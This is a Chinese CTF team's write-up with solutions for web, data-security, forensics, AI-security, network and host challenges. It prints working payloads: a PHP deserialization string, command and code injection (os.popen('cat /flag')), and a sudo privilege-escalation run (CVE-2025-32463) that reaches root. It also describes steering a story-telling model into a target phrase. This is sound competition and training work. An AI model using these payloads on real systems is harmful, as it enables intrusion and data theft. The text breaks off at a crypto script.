玉衡战队 WriteUp

图片资源：`./images/`

排名

玉衡队：第7名

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
1	我没招了	3837	Web	10	1	2025-09-11 16:53:19
2	东风5C队	3808.5	Web	10	0	2025-09-11 16:34:58
3	武汉战队	3806.5	Web	10	0	2025-09-11 17:49:06
4	计划有变准备领奖队	3800	Web	10	0	2025-09-11 17:24:51
5	404NotFound-上海市分行	3562.5	Pwn	7	1	2025-09-11 16:50:46
6	交银国信	3551.5	Web	9	1	2025-09-11 17:29:15
7	玉衡队	3519.5	Web	10	0	2025-09-11 17:46:36
8	西风骑士团	3512	Web	9	0	2025-09-11 17:08:31
9	蓝盾队	3511	Web	10	0	2025-09-11 17:23:22
10	白马队	3500	Web	9	0	2025-09-11 17:17:18

共 12 页 < 1 2 3 4 5 ... 12 >

解题思路

WEB

好简单的反序列化


1. 让 $Lei1->file = "flag.php"，然后触发 $Lei1->Evil()。 构造链：反序列化 Lei2 对象，令 Lei2->c = Lei1 对象，并设置 Lei1->file = "flag.php"。
2. 构造payload： $a = new Lei1(); $a->file = "flag.php"; $b = new Lei2(); $b->c = $a; $a->a = $b; $echourlencode(serialize($a));
3. 得到反序列化字符串：O:4:"Lei1":2:{s:1:"a";O:4:"Lei2":1:{s:1:"c";r:1;}s:4:"file";s:8:"flag.php";}

4. 访问：?1=O:4:"Lei1":2:{s:1:"a";O:4:"Lei2":1:{s:1:"c";r:1;}s:4:"file";s:8:"flag.php";}获取flag


```php
<?php
highlight_file(__FILE__);
//error_reporting(0);
class Lei1{
        public $a;
        public $file;
        public function Evil() {
                highlight_file($this->file);//flag.php
        }
        public function __destruct() {
                echo $this->a;
        }
        public function __wakeup(){
                die("g");
        }
}
class Lei2{
        public $c;
        public function __toString()
        {
                $this->c->Evil();
                return "123";
        }

}
$get = $_GET[1];
$b = unserialize($get);
?> g <?php
$flag = "flag{0867264a82e2e11a0269ff0c0db9b7ef}";
?> 123
```

运维系统


1. 查网页源码及附件源码，可知key.php



2. 根据源码中数组过滤及system语句可知绕过




3. 构造命令payload & curl file:///var/www/html/key.ph{p} -o 3.txt



你知道我的密码吗

1. 根据源码可知存在xx至y过滤替换



2. 审计源代码分析，数组第二个元素password值初始化abcbc，替换为恒等值为123456，需将user字符串长度拉长，涵盖原始数组array[2]号元素字长;
3. 尝试构造payload ?user=xx&age=;i:1;s:6:"123456"; ?user=xx&age=;i:1;s:6:"123456"; i:2;s:1:"3 ?user=xxxxxx&age=;i:1;s:6:"123456"; i:2;s:1:"3 ?user=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx&age=;i:1;s:6:"123456"

;i:2;s:1:"3

数据安全

数据净化器

1. 在Excel文档中输入[1+1]作为raw data，发现净化后得到结果2，可知能利用csv文件执行python代码，可以使用命令执行读取flag；
2. 在csv中 输入__import__('os').popen("cat /flag").read()作为raw data，读取到flag值

flag{f615aede8383448fa08f16e8579f486d}

上传CSV文件


选择文件 未选择任何文件 上传

处理结果：

	raw_data	cleaned
0	[1+1]	[2]
1	__import__('os').popen("cat /flag").read()	flag{f615aede8383448fa08f16e8579f486d}\n

你看看你的Windows7后面呢

1.





```
.\volatility_2.6_win64_standalone.exe -f .\xxxx12se2ax.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace
(C:\Users\Administrator\Desktop\xxxx12se2ax.raw)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x8273cb78L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x80b96000L
             KUSER_SHARED_DATA : 0xffdf0000L
          Image date and time : 2018-10-23 08:30:51 UTC+0000
     Image local date and time : 2018-10-23 14:00:51 +0530
```

可知创建时间为2018，镜像是Win7SP1x86_23418

```
  .\volatility_2.6_win64_standalone.exe -f .\xxxx12se2ax.raw --
profile=Win7SP1x86_23418 consoles
Volatility Foundation Volatility Framework 2.6
**********
ConsoleProcess: conhost.exe Pid: 2104
Console: 0xe981c0 CommandHistorySize: 50
HistoryBufferCount: 2 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: C:\Windows\system32\cmd.exe
AttachedProcess: cmd.exe Pid: 2096 Handle: 0x5c
----
CommandHistory: 0x300690 Application: python.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
```

```
ProcessHandle: 0x0
----
CommandHistory: 0x300498 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #0 at 0x2f43c0: C:\Python27\python.exe C:\Users\hello\Desktop\demon.py.txt
----
Screen 0x2e6368 X:80 Y:300
Dump:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\hello>C:\Python27\python.exe C:\Users\hello\Desktop\demon.py.txt
335d366f5d6031767631707f

C:\Users\hello>
**************************************************
ConsoleProcess: conhost.exe Pid: 2424
Console: 0xe981c0 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: C:\Users\hello\Desktop\DumpIt\DumpIt.exe
Title: C:\Users\hello\Desktop\DumpIt\DumpIt.exe
AttachedProcess: DumpIt.exe Pid: 2412 Handle: 0x5c
----
CommandHistory: 0x2b04c8 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
----
Screen 0x2963a0 X:80 Y:300
Dump:
DumpIt - v1.3.2.20110401 - One click memory memory dumper
Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>


    Address space size:        1048510464 bytes (    999 Mb)
    Free space size:          20896800768 bytes (  19928 Mb)

    * Destination = \??\C:\Users\hello\Desktop\DumpIt\HELLO-PC-20181023-083048.r
aw

    --> Are you sure you want to continue? [y/n] y
    + Processing...
```

2. 可得字符串 335d366f5d6031767631707f



3. https://forum.butian.net/index.php/share/1972 flag{you_are_good_but1_4m_b3tt3r}
4. 将you_are_good_but1_4m_b3tt3r作md5转换, flag{5a79b268b4e81549f92420aeff8625fd}

AI安全

和聪明的吊椅宝宝聊天吧亲

1. 实验可知，模型会续写提示词给出的小故事，建立儿童故事，引导其说出“you are smart”:
2. 获取flag{e0ba59873e2f1efb35084ac7b2a104e5}

"I'm so stupid"he said.

The little girl was very sad and started to cry. She wanted her mommy, but she didn't know what to do. Suddenly, a big gust of wind

told her

that the sky was blue and the sun was shining. She said, "The sky is so bright and happy today." Her mom smiled and said, "Yes,

Her mom smiled and said, "Yes,

you are not stupif

. You can be my friend." The dog was surprised and happy. He wagged his tail and licked Lily's face. He said, "Thank you,


you are not stupid

, you are smart and brave. You can do anything you want." The big boy was surprised. He did not expect Lily to be so kind. He felt ashamed 恭喜你获得 flag{e0ba59873e2f1efb35084ac7b2a104e5}


MISC


被篡改的PLC指令


1. ftp连接主机113.201.14.253:54978获取流量包；




2. 使用wireshark分析流量包中的tcp流量，拼接出flag：
flag{1694af8f1088a679f5369686aa9a7b32}









主机安全

最近还好吗

1. 查看内核版本，尝试脏牛漏洞，多个变种poc均失败。
2. 题目提示最新的CVE，搜索发现2个sudo提权的CVE;

> **Linux sudo 本地提权漏洞(CVE-2025-32462、CVE-2025-32463) 复现+验证poc**
>
> 原创 Teamss 于 2025-07-03 22:38:02 发布 阅读量1.1k 收藏 16 点赞数 10 CC 4.0 BY-SA版权
>
> 文章标签： linux 网络 安全
>
> **一、漏洞描述**
>
> Sudo是Linux系统中常见的高权限命令行工具，它允许授权用户根据系统安全策略，以超级用户（root）或其他用户身份执行命令，广泛用于实施最小权限原则，让用户无需共享root密码即可完成需要提升权限的管理任务，并在系统日志中生成审计记录。
>
> 2025年6月30日，Stratascale网络安全研究团队在博客里披露了sudo存在的主机选项本地提权漏洞（CVE-2025-32462）。该漏洞源于sudo的-h（--host）选项存在缺陷，该选项本应与-l（--list）配合使用来查询远程主机权限，但实际未严格限制其仅用于查询功能。这使得攻击者在特定条件下，可利用该选项将远程主机规则错误应用到本地环境，从而绕过权限限制，将权限提升至root并执行任意代码。

3. 使用github公开的poc git clone https://github.com/pr0v3rbs/CVE-2025-32463_chwoot.git

```
pwn@eec0829c0360:~$ git clone https://github.com/pr0v3rbs/CVE-2025-32463_chwoot.
git
Cloning into 'CVE-2025-32463_chwoot'...
remote: Enumerating objects: 38, done.
remote: Counting objects: 100% (38/38), done.
remote: Compressing objects: 100% (34/34), done.
remote: Total 38 (delta 20), reused 12 (delta 4), pack-reused 0 (from 0)
Receiving objects: 100% (38/38), 11.43 KiB | 119.00 KiB/s, done.
Resolving deltas: 100% (20/20), done.
pwn@eec0829c0360:~$ ls
1.sh  40839.c  CVE-2016-5195-master  CVE-2025-32463_chwoot  dirty
pwn@eec0829c0360:~$ cd CVE-2025-32463_chwoot/
pwn@eec0829c0360:~/CVE-2025-32463_chwoot$ ./run.sh
./run.sh: line 1: docker: command not found
./run.sh: line 2: docker: command not found
pwn@eec0829c0360:~/CVE-2025-32463_chwoot$ ls
Dockerfile  LICENSE  README.md  run.sh  sudo-chwoot.sh
pwn@eec0829c0360:~/CVE-2025-32463_chwoot$ ./sudo-chwoot.sh
woot!
root@eec0829c0360:/# id
uid=0(root) gid=0(root) groups=0(root),1001(pwn)
root@eec0829c0360:/# cat /flag
flag{27e2d871fe6f0d660ff197df6b57d646}
```

4. 下载poc后运行提权成功。 flag{27e2d871fe6f0d660ff197df6b57d646}

Crypto

回到原点

1. 根据题目可知需要对附件space作异或运算，根据deepseek生成脚本如下：

```
def xor_decrypt(cipherfile, key, outfile):
    """
```

